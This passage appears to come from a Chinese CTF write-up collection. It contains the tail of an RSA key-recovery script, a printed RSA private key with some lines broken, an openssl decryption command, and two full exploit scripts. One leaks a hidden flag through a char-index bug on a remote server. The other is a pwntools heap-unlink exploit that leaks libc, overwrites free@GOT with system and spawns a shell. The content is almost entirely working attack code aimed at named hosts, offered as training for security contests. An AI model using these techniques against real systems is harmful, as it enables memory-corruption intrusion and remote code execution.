        if not cands_next:
            return False
        cands = cands_next
    return True



def check_val(val, mask, mask_msk, mask_val):
    test_mask = mask_msk & mask
    test_val = mask_val & mask
    return val & test_mask == test_val



# K = 4695
# Kp = 15700
# Kq = 5155

for K in range(1, E):
    if K % 100 == 0:
        print "checking", K
    if search(K, 0, 0, check_level=2, break_step=20):
        print "K =", K
        break

for Kp in range(1, E):
    if Kp % 1000 == 0:
        print "checking", Kp
    if search(K, Kp, 0, check_level=3, break_step=30):
        print "Kp =", Kp
        break

for Kq in range(1, E):
    if Kq % 100 == 0:
        print "checking", Kq
    if search(K, Kp, Kq, check_level=4, break_step=9999):
        print "Kq =", Kq
        break
```

-----BEGIN RSA PRIVATE KEY-----
MIIJKAIBAAKCAgEAwJd4U0VkhH2MxLQg6TNYZ+x4Pmz18FygPu7cJWPQ6yqeuo8
Z
UqJnC+dusjS4bVB24GrRA893M9ix6dc75escZQwllv2WILl63h2//fK2v4E+PkdE
Q5i/ZS9nfid1+VZHusTwTmcr2uAadxRAKcGoZ1qP9S6+joIxPUMm1JeGKRUUqWk2
LHbttZDr7G/O1cokHKr2Y/gGomLLJnTTW4JLttXgSTJ7YvgFxPcOhlmb8xclAqo8
l3iEexb9GvVnzwMXl9DGaYXwjfrO7mgkYwYk4eRM+OmtJcfgwBW7tGdIkAObIH8M
F+udE0Srqwilw9zBmIjFzk9ah5sLv73XDqkJWYH6iE9ZYGuEhK3ZxyWM6MDo9yae
N5V84UgpD1HnvZgv9syA5/AyC4lRkk7CbVBTKzt3ctG9Gh+S1xJ5YWHFpH6zhevw
fG1GA8Xm1YEsun7qjVF9Y1U0KrbU3DFa8Znj3IyDC6Iq1TxBSEFUGqnotnC/0/7t
GRcUlBOzF+OLjm9T7eJE6Eoy1lwNqID1/ALpRlXVpNPnxjB3+XPpRFLYE51dv576
OrWWeYJbzRlcBqkAlv1MpHOIGuw8Ed65PeBQAB6sIZehln1rFflsyTR/cNedLdFI
SoFx+BLdMrpkMWAIJksJIgODkBd/86dyV7+JbeTXQCSLe73fM8D/MC7obB0CAwEA
AQKCAgAuZ5DPh6XboqC7eKeBaSTBDaI/cGOmAbt+znDu9WkOcNuEGhzA426u2J
m8
iKVzeXLbSgGIyIFxVaIwtPKyyH6z/kREaF+3DNoFEOgE2WmdJRgJS4SwQOrFB7IJ
HJr5dAeegftg+M0BVQQrcw6uwQHBvXl4W0YA8m/I0hhWGxhxZ6nt0/MArbtDB2N
B
OgN9UdJ3sd3iYo2+rM1EO9v9bZyutkPvfyFpzFcfiWPPjWHdJdN+G+Szno9VVUmx
KDZWE+moY96a6HH409juattxnLZgU3EUfMGCm/GUdugeZNCAGs5S+ym/zb6wO
Nig
QlomoldnWHVI66flir8++RALcUFWC46IH2FyrAJfWR+c8E5ns8Z+HlnZFFO+z2i/
xWWc9jqFMqDq0yQccqLUWFqPDVINClfIu7bUoM7QLuEKohdkyTwbcx9zOqVuNg7
d
18g+Qrm3Ru+uD0ni85mnwWA3kZPdQ6pvJaEDJzRPp0rpZyjEP4p2FtXDbp7I1gy9
qH834mmrcH2R5RANmJZFIb0T49beAqF7B3wO0AfCpUj1D827JRKCww1OLv02FVA
L
NPjcf7aIfecFAHTOc56NOwLdB7MvPw4O5LtUaLTHMUxZ1CIzB/Ks4P9Yn7O0du9n
FxPmYPWCYoXJX+DFOqc3U4atY6bTs2z6QLs6cdPQrltEXeYFRQKCAQEA7iHlusjD

SIy9vtxsYzr2qz6CqMUrd8FtaeYf2SCGXHEGfDlYCVNbS0dktyAkZ27mZxAovKzR
hRwB04PxtNNboTPdo5iDbqC8J8Kxvz6W6TeCjZLDEyoOunrYdE8SyK/1tX7oCrbe
+8Xk3pE5RzypwNZbp7V9gQsjJxe6oZlkRTXEGgJDJ5mV+v29ngoNki+zMhTk6emu
bf23cSmT+f7cw5Cs5+jgaCMrYliciLaejF869+JCcZm2Kj7eCP0lDJ9HMVa+v79n
KPeDyvdj680KMNv3RQhVjfavMsoIriIDfKczduzBdtylgBkLsqozoqmhyL/MuAY3
1VwCrLXipyWIzwKCAQEAzwrQ0VVkMYZ7xIxCnv004/DyDePSOJkU2ToMaE0Bcf+y
pEEu/KjW8aU6TKPNWHnAcCL0nzozoZcYNJyrI195DXiT8wXSaL2uR2gum+E71ov8
5MdIz+z9NTqXJsvRjy5w399n/O+g+XeIObAMGi+/UdLYLgquPVa7Pd37sPt69Cf1
H7TZx9y6+nXH1iCLa5LQm0pgedaQTxbR9EtY/Fj2vIc4I5JxduGb3kFm7D3Sc6Nq
P354hJnmO/diiCjxLhVqHiiPuIrmAOSZ4X4VRWOkPMylKoFkx3HxqW1Zkq/Hk/ms
jM8IUHBtSKd6Vh3//NYUq2SCt2Dys95f6YlonhQfUwKCAQEAwypk7cC8zCkNGe/t
pSYeJBsHWuq9xVhyI+jHEVzmwbygZA9bZ8k5eWj50lw1edAaZT2JJZk93qollQT+
hAT1hBjN/dZxYam6i5u1sdfKNzmXdhBicMJ3b75eyHRGINSVvDpWUvGtrwtxmDfN
ieTd+32zgK/uPGS0WsXH38mntFFsdySDhWEK2ro7PdtfZABUDSeytUMgAmV+gvBg
pvOKW32nOCpUQQUR+XhGUoXZS5KA8cguTIx+EAGWWCegxceEwZsmmmB0W8
7/5Mj8
y7UwNPsSnTFHbSJQVH/gvVaDJRajx0QjCxerTGE6hSOZTidYwP7w+aGfAO54ArTP
Hc5VYQKCAQBVC3RLCHBnh34/df3HoOqg1tAWtIYdiYPu1tFR5o+5a/bNUZkjX5cr
G1ufL4mh1iEd7r3cyeN7dL0Un2YM2aK3zde386RCMefsnPbIQPR7ZHU05EccYZSA
0NhVr1MdJU5oJzRnyWauElN6nr3Z49MKoTj7cJexynaPKye/wwz2TZN6uqbaWejU
CJ1Vb3jVbzERGLQYV/JfClijqG+c+E4hksmUkwrYckO8P9EvKRXROkbiXejTTwQr
jaqDk42+CD3WtYKTozpnE3/CCDBkmFFWSBlwJEZpRnylw60Pe/TW66/dBw27PPM
m
7ORri1cjXCyRWm/3M3N+PtHW9AJtLIbRAoIBABgyTrVuAjXd7qO57px/XHtUXvgX
udo7XstJ9DYLE4roLEj8zUYDFS9KmGjANcmBpcgbKagWN9SqDQSfo8WkEoAue74n
7+8goDbeh0YQ2y0mDmpP34dBwF79USn3O+2lVI+1HXUTfTxOTmLPo5bSsv38HL2
t
3Ll6cUCg//M7IAQbpRME3z8gIe0/HNWkZjyRadnBsk1QbEmZ8fBtiEp2LHFjnJLA
SiU+f38+cqqUFcrGBlNvc/7W0SB2a5rp81XRwBGXEGtt+fYlBCWIuHVEih9qFqnP
6VAeL6lKMzIpH1rbIrwFoIpMzyrnAjZGOJZ6bBcbgMFtNLBmJMSlmuSIao8=
-----END RSA PRIVATE KEY-----

解密命令

```
openssl rsautl -decrypt -in flag.enc -inkey pk.pem -oaep
```

Guess

hack.lu 原题，见

http://www.captchaflag.com/blog/2014/10/28/hack-dot-lu-2014-guess-the-flag/

```
#!/usr/bin/env python
import sys, socket
# stack location of flags var, relative to bit_to_hex
start = -59            # For 64-bit machines replace with: -123
host   = 'wildwildweb.fluxfingers.net'
port   = 1412

# Python doesn't support chr(-x), so do unsigned -> signed conversion.
def twos_comp(n):
    return 256 + n

# Generate a flag which exploits the char-index defect. This flag should always
# work, even though it is an invalid format.
# In this code, a flag is a list of 44 hexadecimal bytes (strings of length 2)
def generate_flag():
    s = twos_comp(start)
    # This request causes server to copy the hidden flag; instead of expanding hex
    #    - Put a zero in the high order nibble
    #    - Place negative offset of this flag char in low-order
    return ['0' + chr(s + i) for i in xrange(44)]

# Format the flag and encode it for the wire
def encode_flag(f):
    return 'PCTF{'.encode('hex') + \
          ''.join(f) + \
          '}'.encode('hex') + '\n'

# Were we successful?
def check_resp(r):
    return r.startswith('Yaaaay')

# Were we successful (for the prior request)?
def check_sock(s):
    rv = check_resp(s.recv(1024))
    return rv

# Send a flag to the server
```

```
def send_flag(s, f):
    # Eat the prompt
    s.recv(1024)
    # Bonvoyage!
    s.send(encode_flag(f))

# Connect
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, port))

# Eat the MOTD
print s.recv(1024)

# This flag should work, as long as the offset is correct
base = generate_flag()

print "VERIFYING FLAG OFFSET..."
send_flag(s, base)
if check_sock(s):
    print "   Success!"
else:
    print "   Failed!"
    sys.exit(1)

# Accumulate the flag as it is discovered
discovered = []

for i in xrange(len(base)):
    mutant = base[:]
    disc_byte = '??'
    for j in '0123456789abcdef':
        byte = j.encode('hex')
        mutant[i] = byte

        send_flag(s, mutant)
        if check_sock(s):
            disc_byte = byte
            print "%d -> 0x%s" % (i, byte)
        break
    discovered += disc_byte

print "VERIFYING FINAL FLAG..."
send_flag(s, discovered)
if check_sock(s):
    print "   Success! The flag is: %s" % encode_flag(discovered)
else:
    print "   Failed!"
```

Guestbook2

0ctf 原题，见

http://winesap.logdown.com/posts/258859-0ctf-2015-freenode-write-up

```
#!/usr/bin/env python

from pwn import *   #pip install pwntools
r = remote('pwn.phrack.top', 9879)

def newpost(x):
  r.recvuntil('Your choice: ')
  r.send('2\n')
  r.recvuntil('Length of new post: ')
  r.send(str(len(x)) + '\n')
  r.recvuntil('Enter your post: ')
  r.send(x)

def delpost(x):
  r.recvuntil('Your choice: ')
  r.send('4\n')
  r.recvuntil('Post number: ')
  r.send(str(x) + '\n')

for i in range(10):
  newpost('a')
for i in range(10):
  if i!=7:
    delpost(i)
delpost(7)

# post_8->fd = post_0 (chunk = heap_base + 6160 + 16)
# leak heap address: (128+16)*8 = 1152
newpost('a'*1152) # post_0
r.recvuntil('Your choice: ')
r.send('1\n')
r.recvuntil('a'*1152)
heap_base = u64((r.recvuntil('\n')[:-1]+'\x00'*8)[:8]) - 0x1820
delpost(0)
print 'heap =', hex(heap_base)

# unlink(post_0)
# post[0]->fd = &post[0] - 0x18
# post[0]->bk = &post[0] - 0x10
#
# =>  post[0]->fd->bk == post[0] && post[0]->bk->fd == post[0] (pass the check
in unlink())
# =>  post[0]->ptr = &post[0] - 0x18
newpost(p64(0) + p64(0) + p64(heap_base + 0x18) + p64(heap_base + 0x20)) #
post_0
newpost('sh\x00') # post_1
newpost('a') # post_2
newpost('a') # post_3
delpost(2)
delpost(3)
newpost('D'*128 + p64(0x1a0) + p64(0x90) + 'A'*128 + p64(0) + p64(0x81) +
'\x01'*150)
delpost(3)    #  |  prevsize  |    size    |            |            prev_inuse    prev_inuse
              #  |                post_3                  |
              #  |     prev_chunk = post_0              |

free_got = 0x602018
free_off = 0x82df0
system_off = 0x46640

r.recvuntil('Your choice: ')
r.send('3\n')
```

```
r.recvuntil('Post number: ')
r.send('0\n')
r.recvuntil('Length of post: ')
r.send('32\n')
r.recvuntil('Enter your post: ')
r.send(p64(100) + p64(1) + p64(8) + p64(free_got))
    # post_num |  using |   len   | post_ptr |
    #          |            post_0           |

# leak by post[0]->ptr
r.recvuntil('Your choice: ')
r.send('1\n')
r.recvuntil('0. ')
libc_base = u64(r.recvn(6)+'\x00\x00') - free_off
system = libc_base + system_off
print 'libc =', hex(libc_base)

# write by post[0]->ptr (free => system)
r.recvuntil('Your choice: ')
r.send('3\n')
r.recvuntil('Post number: ')
r.send('0\n')
r.recvuntil('Length of post: ')
r.send('8\n')
r.recvuntil('Enter your post: ')
r.send(p64(system))

# delete something and trigger free (system)
r.recvuntil('Your choice: ')
r.send('4\n')
r.recvuntil('Post number: ')
r.send('1\n')  # post[1]->ptr = "sh"

r.interactive()
r.close()
```